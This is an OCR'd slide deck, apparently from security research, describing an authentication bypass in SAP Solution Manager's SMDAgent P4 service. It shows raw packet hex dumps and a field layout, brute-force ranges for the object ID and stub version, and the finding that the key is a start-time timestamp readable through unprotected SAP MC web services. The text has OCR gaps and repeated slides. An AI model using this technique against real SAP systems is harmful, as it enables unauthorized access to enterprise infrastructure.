
Authentication bypass - P4 Service

- This connection stay as long as SDMAgent is up





```
ESTAB     sapsystem:43756     solman:50204     users:((jstart,pid=75393,fd=66))
```

Authentication bypass - P4 Service



Authentication bypass - P4 Service



Authentication bypass - P4 Service

- Example : P4 function 1_p4_getRuntimeStatus() + token

```
00000000: 0000 4a00 0000 ffff ffff 5a15 8a01 bbbb  ..J.......Z.....
00000010: 0600 0000 005a 0000 0000 0000 1700 0031  .....Z.........1
00000020: 005f 0070 0034 005f 0067 0065 0074 0052  ._.p.4._.g.e.t.R
00000030: 0075 006e 0074 0069 006d 0065 0053 0074  .u.n.t.i.m.e.S.t
00000040: 0061 0074 0075 0073 0028 0029 0000 0050  .a.t.u.s.(.)...P
00000050: 0000 0000 5001 f02d                      ....P..-
```

Authentication bypass - P4 Service

- Example : P4 function 1_p4_getRuntimeStatus() + token

```
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00000040: 0061 0074 0075 0073 0028 0029 0000 0050  .a.t.u.s.(.)...P
00000050: 0000 0000 5001 f02d                      ....P..-
```

- Packet size
- Solman Header
- Function Name size
- Function Name
- Object ID
- Stub version
- Key

Authentication bypass - P4 Service

- Example : P4 function 1_p4_getRuntimeStatus() + token

```
00000000: 0000 4a00 0000 ffff ffff 5a15 8a01 bbbb  ..J.......Z.....
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00000040: 0061 0074 0075 0073 0028 0029 0000 0050  .a.t.u.s.(.)...P
00000050: 0000 0000 5001 f02d                      ....P..-
```


```
00000000: 0000 9300 0000 5a15 8a01 ffff ffff bbbb  ......Z.........
00000010: 0600 0000 005a 012e 0000 0001 0008 0073  .....Z.........s
00000020: 6563 7572 6974 7920 0020 0000 0000 0000  ecurity . ......
00000030: 0000 4a00 3200 4500 4500 5f00 4700 5300  ..J.2.E.E._.G.S.
...
00000060: 2e41 6765 6e74 5374 6174 7573 a91f 68b6  .AgentStatus..h.
00000070: ba21 ac06 0200 014c 0006 6d5f 6e61 6d65  .!.....L..m_name
00000080: 7400 124c 6a61 7661 2f6c 616e 672f 5374  t..Ljava/lang/St
00000090: 7269 6e67 3b78 7074 0007 5354 4152 5445  ring;xpt..STARTE
000000a0: 44                                       D
```

Authentication bypass - P4 Service

- Send this packet to the SMDAgent P4 Service

1_p4_getRuntimeStatus()
+ token

result



Authentication bypass - P4 Service

- Send this packet to the SMDAgent P4 Service

1_p4_getR


SAP

No authentication required \o/

SAP Solution Manager

Authentication bypass - P4 Service

- Send this packet to the SMDAgent P4 Service



Authentication bypass

- Change observed after 100+ restart

```
00000000: 0000 4a00 0000 ffff ffff 5a15 8a01 bbbb  ..J.......Z.....
00000010: 0600 0000 005a 0000 0000 0000 1700 0031  .....Z.........1
00000020: 005f 0070 0034 005f 0067 0065 0074 0052  ._.p.4._.g.e.t.R
00000030: 0075 006e 0074 0069 006d 0065 0053 0074  .u.n.t.i.m.e.S.t
00000040: 0061 0074 0075 0073 0028 0029 0000 0050  .a.t.u.s.(.)...P
00000050: 0000 0000 5001 f02d                      ....P..-
```

- Packet size
- Solman Header
- Function Name size
- Function Name

- **Object ID (change)**
- **Stub version (change)**
- **Key (change)**

Authentication bypass - Object & Version

- The Object ID and the Stub version

```
00000000: 0000 4a00 0000 ffff ffff 5a15 8a01 bbbb  ..J.......Z.....
00000010: 0600 0000 005a 0000 0000 0000 1700 0031  .....Z.........1
00000020: 005f 0070 0034 005f 0067 0065 0074 0052  ._.p.4._.g.e.t.R
00000030: 0075 006e 0074 0069 006d 0065 0053 0074  .u.n.t.i.m.e.S.t
00000040: 0061 0074 0075 0073 0028 0029 0000 0050  .a.t.u.s.(.)...P
00000050: 0000 0000 5001 f02d                      ....P..-
```

- Packet size
- Solman Header
- Function Name size
- Function Name

- **Object ID (change)**
- **Stub version (change)**
- Key (change)

Authentication bypass - Object & Version

- Observed values are :
  - **00 00 00 00 < Object ID < 00 00 00 ff**
  - **00 00 00 00 < Stub version < 00 00 00 05**
- Different errors received
  - *“object was not found”*
  - *“incompatible version”*

- **255 * 5 = 1275 requests → Remote bruteforce possible**

Authentication bypass - Key

- The key

```
00000000: 0000 4a00 0000 ffff ffff 5a15 8a01 bbbb  ..J.......Z.....
00000010: 0600 0000 005a 0000 0000 0000 1700 0031  .....Z.........1
00000020: 005f 0070 0034 005f 0067 0065 0074 0052  ._.p.4._.g.e.t.R
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00000040: 0061 0074 0075 0073 0028 0029 0000 0050  .a.t.u.s.(.)...P
00000050: 0000 0000 5001 f02d                      ....P..-
```

- Packet size
- Solman Header
- Function Name size
- Function Name
- Object ID (change)
- Stub version (change)
- **Key (change)**


Authentication bypass - Key

Sniffed	Little endian	Decimal
0xcc1ff02d	0x2df01fcc	770711500
0xad2bf02d	0x2df02bad	770714541
0xfe2b		0714622
0x7a2c		0714746
0x1a2d		0714906
0xde3b		0718686
0xe83b		0718696

TIME

The key is only a Timestamp Key

Authentication bypass - Timestamp token



Authentication bypass - Timestamp token

Find agent start time => bypass authentication

Authentication bypass - Start time

How to know, **remotely**, the start time of the Agent ?

- Guess ?
- Remote DoS ?
  Spent a looooooot of time on it

Authentication bypass - Start time

How to know, **remotely**, the start time of the Agent ?

- Guess ?
- Remote DoS ?
  Spent a looooooot of time on it
  And fail...

Authentication bypass - Start date

Authentication bypass - Start time


How to know, **remotely**, the start time of the Agent ?

- ~~Guess ?~~
- ~~Remote DoS ?~~
  - ~~Spent a looooooot of time on it~~
  - ~~And fail…~~
- **Just kindly ask... the SAP MC on 59813 !**

Authentication bypass - Start date

- 86 web services
- 6 unprotected

```
AccessCheck
GetInstanceProperties
GetNetworkId
GetProcessList
GetSecNetworkId
GetSystemInstanceList
```



Authentication bypass - Start date

- 86 web services
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AccessCheck
GetInstanceProperties
